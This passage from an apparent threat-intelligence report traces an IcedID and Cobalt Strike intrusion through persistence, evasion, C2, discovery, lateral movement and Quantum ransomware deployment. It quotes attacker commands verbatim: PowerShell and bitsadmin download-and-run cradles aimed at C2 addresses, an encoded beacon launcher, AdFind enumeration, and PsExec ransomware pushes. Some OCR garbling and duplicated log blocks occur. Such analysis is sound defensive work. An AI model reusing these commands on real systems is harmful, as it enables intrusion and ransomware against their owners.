
```
Loaded 345 bytes from file C:\Users\[redacted]\Desktop\SHELLC~1.BIN
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010a2  LoadLibraryA(wininet)
4010b5  InternetOpenA()
4010d1  InternetConnectA(server: 185.203.118.227, port: 443, )

Stepcount 2000001


C:\Users\[redacted]\Desktop>
```

Figure 9: scdbg analysis on shellcode

Before using the PowerShell beacon, the threat actor dropped a DLL beacon on the server (p227.dll), but this appears to have failed for unknown reasons after which, the threat actor moved on to the PowerShell beacon which executed successfully.

Persistence

Following the initial execution of the IcedID malware, it developed persistence by placing a copy of the malware (Ulfefi32.dll) in the afflicted user's AppData directory and creating a scheduled task to execute it every hour. The following execution action was used to generate the task \kajeavmeva{B8C1A6A8-541E-8280-8C9A-74DF5295B61A}:



```
<Actions Context="Author">
  <Exec>
    <Command>rundll32.exe</Command>
    <Arguments>
    "C:\Users\[redacted]\AppData\Local\[redacted]\{3231114A-23EA-C1E1-F549-3FA294BC3E48}
    \Ulfefi32.dll",DllMain --alyeqe="SketchRare\license.dat"</Arguments>
  </Exec>
</Actions>
```

Figure 10: Scheduled task being generated

Based on it, IcedID action can be understood in a simple chart as:



IcedID & Cobalt Strike Execution
138.68.42.130:443 (dilimoretast[.]com)
157.245.142[.]66:443 (antnosience[.]com)
188.166.154[.]118:80 (occeriesfornot[.]top)
IcedID Network Connections
User clicks document.lnk
Executes
rundll32.exe dar.dll, DllRegisterServer (IcedID)
File Creation C:\Users\<USERNAME>\AppData\Local\<USERNAME>\{ 3231114A-23EA-C1E1-F549-3FA294BC3E48}\Ulfefi32.dll
Executes Copy of IcedID
Scheduled task created \kajeavmeva_{B8C1A6A8-541E-8280-8C9A-74DF529B61A}
IcedID Persistence
cmd.exe /c chcp >&2
WMIC /Node:localhost/Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get */Format:list
ipconfig /all
systeminfo
net config workstation
nltest/domain_trusts
nltest/domain_trusts/all_trusts
net view / all/domain
net view/all
net group "Domain Admins"/domain
IcedID Automated Commands
Process Hollowing and Injection
C:\Windows\SysWOW64\cmd.exe
Communicates to
C:\Windows\sysnative\rundll32.exe (Cobalt Strike Temporary Process)
Creates \pipe\postex_304a
Manual Discovery Commands (see below)
185.203.118[.]227 (C2 IP Address)
Cobalt Strike
/logpoint

Figure 11: IcedID and Cobalt Strike Execution

Defense Evasion


Process injection was observed during the intrusion by both IcedID and Cobalt Strike. On one system, the threat actor is injected into the Winlogon process.

If IcedID is being used to transmit a different malware, here is when it begins. Groups such as UNC2198, for example, used InnoSetup droppers to install a WINDARC backdoor on the target machine. UNC2198 additionally used BITS Jobs and remote PowerShell downloads to obtain other tools such as SYSTEMBC, which provides proxy and tunneling capabilities. The following are some downloaded and executed commands:

```
%COMSPEC% /C echo bitsadmin /transfer 257e http://<REDACTED>/<REDACTED>.exe %APPDATA%<REDACTED>.exe & %APPDATA%<REDACTED>.exe & del %APPDATA%<REDACTED>.exe ^> %SYSTEMDRIVE%\WINDOWS\Temp\FmpaXUHFennWxPIM.txt > \WINDOWS\Temp\MwUgqKjEDjCMDGmC.bat & %COMSPEC% /C start %COMSPEC% /C \WINDOWS\Temp\MwUgqKjEDjCMDGmC.bat

%COMSPEC% /C echo powershell.exe -nop -w hidden -c (new-object System.Net.WebClient).Downloadfile(http://<REDACTED>/<REDACTED>.exe, <REDACTED>.exe) ^> %SYSTEMDRIVE%\WINDOWS\Temp\AVaNbBXzKyxktAZI.txt > \WINDOWS\Temp\yoKjaqTIzJhdDLjD.bat & %COMSPEC% /C start %COMSPEC% /C \WINDOWS\Temp\yoKjaqTIzJhdDLjD.bat
```

UNC2198 has used Cobalt Strike BEACON, Metasploit meterpreter, KOADIC, and PowerShell EMPIRE offensive security tools during this phase as well.


Volatility Malfind output shows the embedded MZ header in the Winlogon process with the setting `PAGE_EXECUTE_READWRITE` protection settings on the memory space, a commonly observed attribute of process injection.



```
Volatility 3 Framework 2.0.0

PID     Process Start VPN       End VPN Tag     Protection      CommitCharge    PrivateMemory   File output     Hexdump Disasm

584     winlogon.exe    0x7f0000        0x82ffff        VadS    PAGE_EXECUTE_READWRITE  64      1       Disabled
4d 5a 41 52 55 48 89 e5 MZARUH..
48 81 ec 20 00 00 00 48 H......H
8d 1d ea ff ff ff 48 89 ......H.
df 48 81 c3 88 5f 01 00 .H..._..
ff d3 41 b8 f0 b5 a2 56 ..A....V
68 04 00 00 00 5a 48 89 h....ZH.
f9 ff d0 00 00 00 00 00 ........
00 00 00 00 f0 00 00 00 ........
0x7f0000:       pop     r10
0x7f0002:       push    r10
0x7f0004:       push    rbp
0x7f0005:       mov     rbp, rsp
0x7f0008:       sub     rsp, 0x20
0x7f000f:       lea     rbx, [rip - 0x16]
0x7f0016:       mov     rdi, rbx
0x7f0019:       add     rbx, 0x15f88
0x7f0020:       call    rbx
0x7f0022:       mov     r8d, 0x56a2b5f0
0x7f0028:       push    4
0x7f002d:       pop     rdx
0x7f002e:       mov     rcx, rdi
0x7f0031:       call    rax
0x7f0033:       add     byte ptr [rax], al
0x7f0035:       add     byte ptr [rax], al
0x7f0037:       add     byte ptr [rax], al
0x7f0039:       add     byte ptr [rax], al
0x7f003b:       add     al, dh
0x7f003d:       add     byte ptr [rax], al
584     winlogon.exe    0x1ada9eb0000   0x1ada9efcfff   VadS    PAGE_EXECUTE_READWRITE  77      1       Disabled
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
0x1ada9eb0000:  add     byte ptr [rax], al
0x1ada9eb0002:  add     byte ptr [rax], al
0x1ada9eb0004:  add     byte ptr [rax], al
0x1ada9eb0006:  add     byte ptr [rax], al
0x1ada9eb0008:  add     byte ptr [rax], al
0x1ada9eb000a:  add     byte ptr [rax], al
0x1ada9eb000c:  add     byte ptr [rax], al
0x1ada9eb000e:  add     byte ptr [rax], al
0x1ada9eb0010:  add     byte ptr [rax], al
0x1ada9eb0012:  add     byte ptr [rax], al
0x1ada9eb0014:  add     byte ptr [rax], al
0x1ada9eb0016:  add     byte ptr [rax], al
0x1ada9eb0018:  add     byte ptr [rax], al
0x1ada9eb001a:  add     byte ptr [rax], al
0x1ada9eb001c:  add     byte ptr [rax], al
0x1ada9eb001e:  add     byte ptr [rax], al
0x1ada9eb0020:  add     byte ptr [rax], al
0x1ada9eb0022:  add     byte ptr [rax], al
0x1ada9eb0024:  add     byte ptr [rax], al
0x1ada9eb0026:  add     byte ptr [rax], al
0x1ada9eb0028:  add     byte ptr [rax], al
0x1ada9eb002a:  add     byte ptr [rax], al
0x1ada9eb002c:  add     byte ptr [rax], al
0x1ada9eb002e:  add     byte ptr [rax], al
0x1ada9eb0030:  add     byte ptr [rax], al
0x1ada9eb0032:  add     byte ptr [rax], al
0x1ada9eb0034:  add     byte ptr [rax], al
0x1ada9eb0036:  add     byte ptr [rax], al
0x1ada9eb0038:  add     byte ptr [rax], al
0x1ada9eb003a:  add     byte ptr [rax], al
0x1ada9eb003c:  add     byte ptr [rax], al
0x1ada9eb003e:  add     byte ptr [rax], al
```

Figure 12: Volatility MalFind output

Network connections to the Cobalt Strike server by Winlogon were also observed in the process logs.



Action Type	Initiating Process File Name	Remote IP	Remote Port
OutboundConnectionToWebProtocol	winlogon.exe	185.203.118.227	443
ConnectionSuccess	winlogon.exe	185.203.118.227	443

Figure 13: CnC communication being issued

Command and Control

Irrespective of the actual threat actors, BEACONing was the most common theme, as much as roughly 90% of their intrusions. This could have been a result of further steps taken by ransomware gangs to deliver the second malware. Most common of all, Cobalt Strike BEACON, was delivered in a variety of ways, including shellcode loaders using PowerShell scripts, service executables, and DLLs. While the ways and means of using BEACON are not inherently unique, it does shed a light on the development of malware threats and their status.

Concentrating on single BEACON executables reveals a separate tale that goes beyond the tool's use. Aside from junk code and API calls, UNC2198 BEACON and METERPRETER executables frequently exhibit malware packaging features such as unusual command-line arguments evident within strings and upon execution via child processes:

```
cmd.exe /c echo TjsfoRdwOe=9931 & reg add HKCU\SOFTWARE\WIlumYjNSyHob /v xFCbJrNfgBNqRy /t REG_DWORD /d 3045 & exit

cmd.exe /c echo ucQhymDRSRvq=1236 & reg add HKCU\\SOFTWARE\\YkUJvbgwtylk /v KYIaIoYxqwO /t REG_DWORD /d 9633 & exit

cmd.exe /c set XlOLqhCejHbSNW=8300 & reg add HKCU\SOFTWARE\WaMgGneKhtgTTy /v LbmWADsevLywrkP /t REG_DWORD /d 3809 & exit
```

Because they do not affect or alter payload execution, these example instructions are non-functional.

Another method is to install BEACON using a file path that contains both Unicode-escaped and ASCII characters to avoid detection:

Unicode Escaped	**C:\ProgramData\S\<REDACTED>\u0435\u0430ls\T\u0430s\u0441host.exe**
Unicode Unescaped	**C:\ProgramData\<REDACTED>\Taschost.exe**

The executable was then executed by using a Scheduled Task named *shadowdev*:

```
cmd.exe /c schtasks /create /sc minute /mo 1 /tn shadowdev /tr C:\\ProgramData\\S\u0443sH\u0435\u0430ls\\T\u0430s\u0441host.exe
```

While the previous examples are related to compiled executables, UNC2198 has also used simple PowerShell download cradles to execute Base64-encoded and compressed BEACON stagers in memory:

```
powershell -nop -w hidden -c IEX ((new-object
net.webclient).downloadstring('hxxp://5.149.253[.]199:80/auth'))

powershell.exe -nop -w hidden -c IEX ((new-object
net.webclient).downloadstring("hxxp://185.106.122[.]167:80/a"))

powershell.exe -nop -w hidden -c "IEX ((new-object
net.webclient).downloadstring('hxxp://195.123.233[.]157:80/casino'))"
```

As we saw from the execution section, `dar.dll` was used to contact the below domains:

- `dilimoretast[.]com`
- `138[.]68.42.130:443`

```
Ja3: a0e9f5d64349fb13191bc781f81f42e1
Ja3s: ec74a5c51106f0419184d0dd08fb05bc
Certificate: [3e:f4:e9:d6:3e:47:e3:ce:51:2e:2a:91:e5:48:41:54:5e:53:54:e2 ]
Not Before: 2022/03/22 09:34:53 UTC
Not After: 2023/03/22 09:34:53 UTC
Issuer Org: Internet Widgits Pty Ltd
Subject Common: localhost
Subject Org: Internet Widgits Pty Ltd
Public Algorithm: rsaEncryption
```

- `antnosience[.]com`
- `157[.]245.142.66:443`

```
JA3: a0e9f5d64349fb13191bc781f81f42e1
Ja3s: ec74a5c51106f0419184d0dd08fb05bc
Certificate: [0c:eb:c1:4b:0d:a1:b6:9d:7d:60:ed:c0:30:56:b7:48:10:d1:b1:6c ]
Not Before: 2022/03/19 09:22:57 UTC
Not After: 2023/03/19 09:22:57 UTC
Issuer Org: Internet Widgits Pty Ltd
Subject Common: localhost
Subject Org: Internet Widgits Pty Ltd
Public Algorithm: rsaEncryption
```

- `oceriesfornot[.]top`
- `188[.]166.154.118:80`

A great resource by Team CYMRU has been tracking IcedID's CnC infrastructure and reports the same declining status of activities. However, as the cases are with true and tested ransomware gangs, analysts are recommended to be vigilant of suspicious network activities.

```
**[Example Log from C2 Network Communication]**
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] connect
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] recv: POST /forum/posting.php?a=0&b=4FC0302F4C59D8CDB8&d=0&e=63&f=0&g=0&h=0&r=0&i=266390&j=11 HTTP/1.1
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] recv: Connection: close
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] recv: Content-Type: application/x-www-form-urlencoded
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] recv: Content-Length: 196
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] recv: Host: http://evil.com
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] recv: <(POSTDATA)>
```

```
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] info: POST data stored to:
/var/lib/inetsim/http/postdata/a90b931cb23df85aa6e3f0039958b031c3b053a2
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] info: **Request URL:
hxxps://evil.com/forum/posting.php?a=0&b=4FC0302F4C59D8CDB8&d=0&e=63&f=0&g=0&h=0&r=
0&i=266390&j=11**
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] info: Sending fake file
configured for extension 'php'.
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] send: HTTP/1.1 200 OK
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] send: Content-Type:
text/html
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] send: Server: INetSim HTTPs
Server
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] send: Date: Mon, 19 Mar 2018
16:45:55 GMT
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] send: Connection: Close
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] send: Content-Length: 258
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] info: Sending file:
/var/lib/inetsim/http/fakefiles/sample.html
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] stat: 1 **method=POST
url=hxxps://evil.com/forum/posting.php?a=0&b=4FC0302F4C59D8CDB8&d=0&e=63&f=0&g=0&h=0
&r=0&i=266390&j=11** sent=/var/lib/inetsim/http/fakefiles/sample.html
postdata=/var/lib/inetsim/http/postdata/a90b931cb23df85aa6e3f0039958b031c3b053a2
```

```
**[Example Log from C2 Network Communication]**
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] connect
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] recv: POST
/forum/posting.php?a=0&b=4FC0302F4C59D8CDB8&d=0&e=63&f=0&g=0&h=0&r=0&i=266390&j=11
HTTP/1.1
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] recv: Connection: close
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] recv: Content-Type:
application/x-www-form-urlencoded
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] recv: Content-Length: 196
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] recv: Host: http://evil.com
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] recv: <(POSTDATA)>
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] info: POST data stored to:
/var/lib/inetsim/http/postdata/a90b931cb23df85aa6e3f0039958b031c3b053a2
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] info: **Request URL:
hxxps://evil.com/forum/posting.php?a=0&b=4FC0302F4C59D8CDB8&d=0&e=63&f=0&g=0&h=0&r=
0&i=266390&j=11**
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] info: Sending fake file
configured for extension 'php'.
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] send: HTTP/1.1 200 OK
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] send: Content-Type:
text/html
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] send: Server: INetSim HTTPs
Server
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] send: Date: Mon, 19 Mar 2018
16:45:55 GMT
```

```
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] send: Connection: Close
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] send: Content-Length: 258
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] info: Sending file:
/var/lib/inetsim/http/fakefiles/sample.html
[2018-03-19 12:45:55] [42078] [https_443_tcp 44785] [172.16.0.130:54803] stat: 1 **method=POST
url=hxxps://evil.com/forum/posting.php?a=0&b=4FC0302F4C59D8CDB8&d=0&e=63&f=0&g=0&h=0
&r=0&i=266390&j=11** sent=/var/lib/inetsim/http/fakefiles/sample.html
postdata=/var/lib/inetsim/http/postdata/a90b931cb23df85aa6e3f0039958b031c3b053a2
```

Discovery and Reconnaissance


As noted in the Execution section, the IcedID process executed many initial discovery commands that provided the threat actor with environmental information about the host, network, and domain. Given that these commands were run immediately after IcedID, we think they were executed automatically at check-in.

```
cmd.exe /c chcp >&2
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct
Get * /Format:List
ipconfig /all
systeminfo
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
arp -awhoami /groupswhoami.exe  /groups /fo csvwhoami /all
net user <Redacted>
net groups "Domain Admins" /domain
net group "Enterprise admins" /domain
net group "local admins" /domain
net localgroup "administrators" /domain
nltest /domain_trustsnltest /dclist:<Redacted>
net group "Domain Admins" /domain
```

From many of the TTPs seen across many threat groups during discovery and reconnaissance activities, common tools used included BloodHound for active directory mapping utility during intrusions from within the “C:\ProgramData” and “C:\Temp” directories.

A `cmd.exe` process spawned from IcedID which ran additional discovery queries. The threat actor dropped the following files in the C:\Windows\Temp directory:

- 7.exe (7zip)
- adfind.exe (AdFind)
- adfind.bat (pictured below)
- Bloodhound



```
adfind.exe -f (objectcategory=person) >  ad_users.txt
adfind.exe -f objectcategory=computer > ad_computers.txt
adfind.exe -f (objectcategory=organizationalUnit) > ad_ous.txt
adfind.exe -subnets -f (objectCategory=subnet) > ad_subnets.txt
adfind.exe -f "(objectcategory=group)" > ad_group.txt
adfind.exe -gcb -sc trustdmp >  ad_trustdmp.txt
7.exe a -mx3 ad.7z ad_*
del 7.exe adfind* ad_*
```

Figure 14: adfind execution

The actor gathered information on the domain's users, computers, and subnets using the Active Directory enumeration tool AdFind.

The file ad.7z was the result of the AdFind instructions mentioned earlier. Following that, an extra batch script, ns.bat, was built, which enumerated all host names in the domain and used nslookup to determine the IP address of the host.

Before the first lateral movement from the beachhead host, the threat actor tested credentials and gathered information from their targeted remote server using WMI.


```
C:\Windows\system32\cmd.exe, /C, wmic, /node:X.X.X.X, /user:administrator,
/password:*****, os, get, caption
```

Lateral Movement and Privilege Escalation

This is more of an attacker choice, but we saw most of them using Windows Remote Management and RDP to move laterally between systems. This also includes performing remote execution of BEACON service binaries on targeted systems to move laterally. Then the actors often launched SMB BEACON using PowerShell, executing command lines such as the following:

```
C:\WINDOWS\system32\cmd.exe /b /c start /b /min powershell -nop -w hidden -
encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdABYAGUAYQBtACg
ALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoAC
IASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAVwA3ADIALw...<Truncated>
```


The attacker in this intrusion initiated RDP connections from a workstation, named TERZITERZI. See the screenshot below:



```
{"EventData":{"Data":[{"@Name":"AccountName","#text":"[redacted]"},{"@Name":"AccountDomain","#text"[redacted]"},{"@Name":"LogonID","#t
ext":"0x10E99D71"},{"@Name":"SessionName","#text" "RDP-Tcp#2"},{"@Name":"ClientName","#text" "TERZITERZI"},{"@Name":"ClientAddress","#text":
[redacted]}}
```

Figure 15: RDP connection

The RDP connections were established from the Cobalt Strike process running the beacon indicating the threat actor utilizing proxy on the beachhead host to facilitate the RDP traffic:



Initiating Process Folder Path	Initiating Process File Name	Remote IP	Remote Port
C:\Windows\SysWOW64	cmd.exe	10.[redacted]	3389
C:\Windows\SysWOW64	cmd.exe	10.[redacted]	3389
C:\Windows\SysWOW64	cmd.exe	10.[redacted]	3389
C:\Windows\SysWOW64	cmd.exe	10.[redacted]	3389
C:\Windows\SysWOW64	cmd.exe	10.[redacted]	3389

Figure 16: RDP connection

Post IcedID infection

The entire base for a post-infection is set by this point. Threat actors such as Quantum and Maze often start their encryption and drop ransom notes at this point. Many were also found using the double extortion method. However, our findings did not suggest it was happening. It is possible that IcedID channels or cobalt strike itself were being used to transmit the data.


For a domain-wide ransomware deployment, as with Quantum Ransomware, the actors used a combination of PsExec and WMI to execute the ransomware.

They first copied the payload, `ttsel.exe`, to the C$ share of each host on the network.

```
C:\Windows\system32\cmd.exe /K copy ttsel.exe \\<IP>\c$\windows\temp\
```

PsExec

PsExec was used to facilitate the ransomware execution. The threat actor utilized the "-r" option in PsExec to define a custom name (mstdc) of the remote service created on the target host (by default it's PSEXESVC).



```
C:\Windows\Temp\PsExec.exe psexec.exe \\10[redacted] -u [redacted] -p [redacted] -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe psexec.exe \\10[redacted] -u [redacted] -p [redacted] -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe psexec.exe \\10[redacted] -u [redacted] -p [redacted] -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe psexec.exe \\10[redacted] -u [redacted] -p [redacted] -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
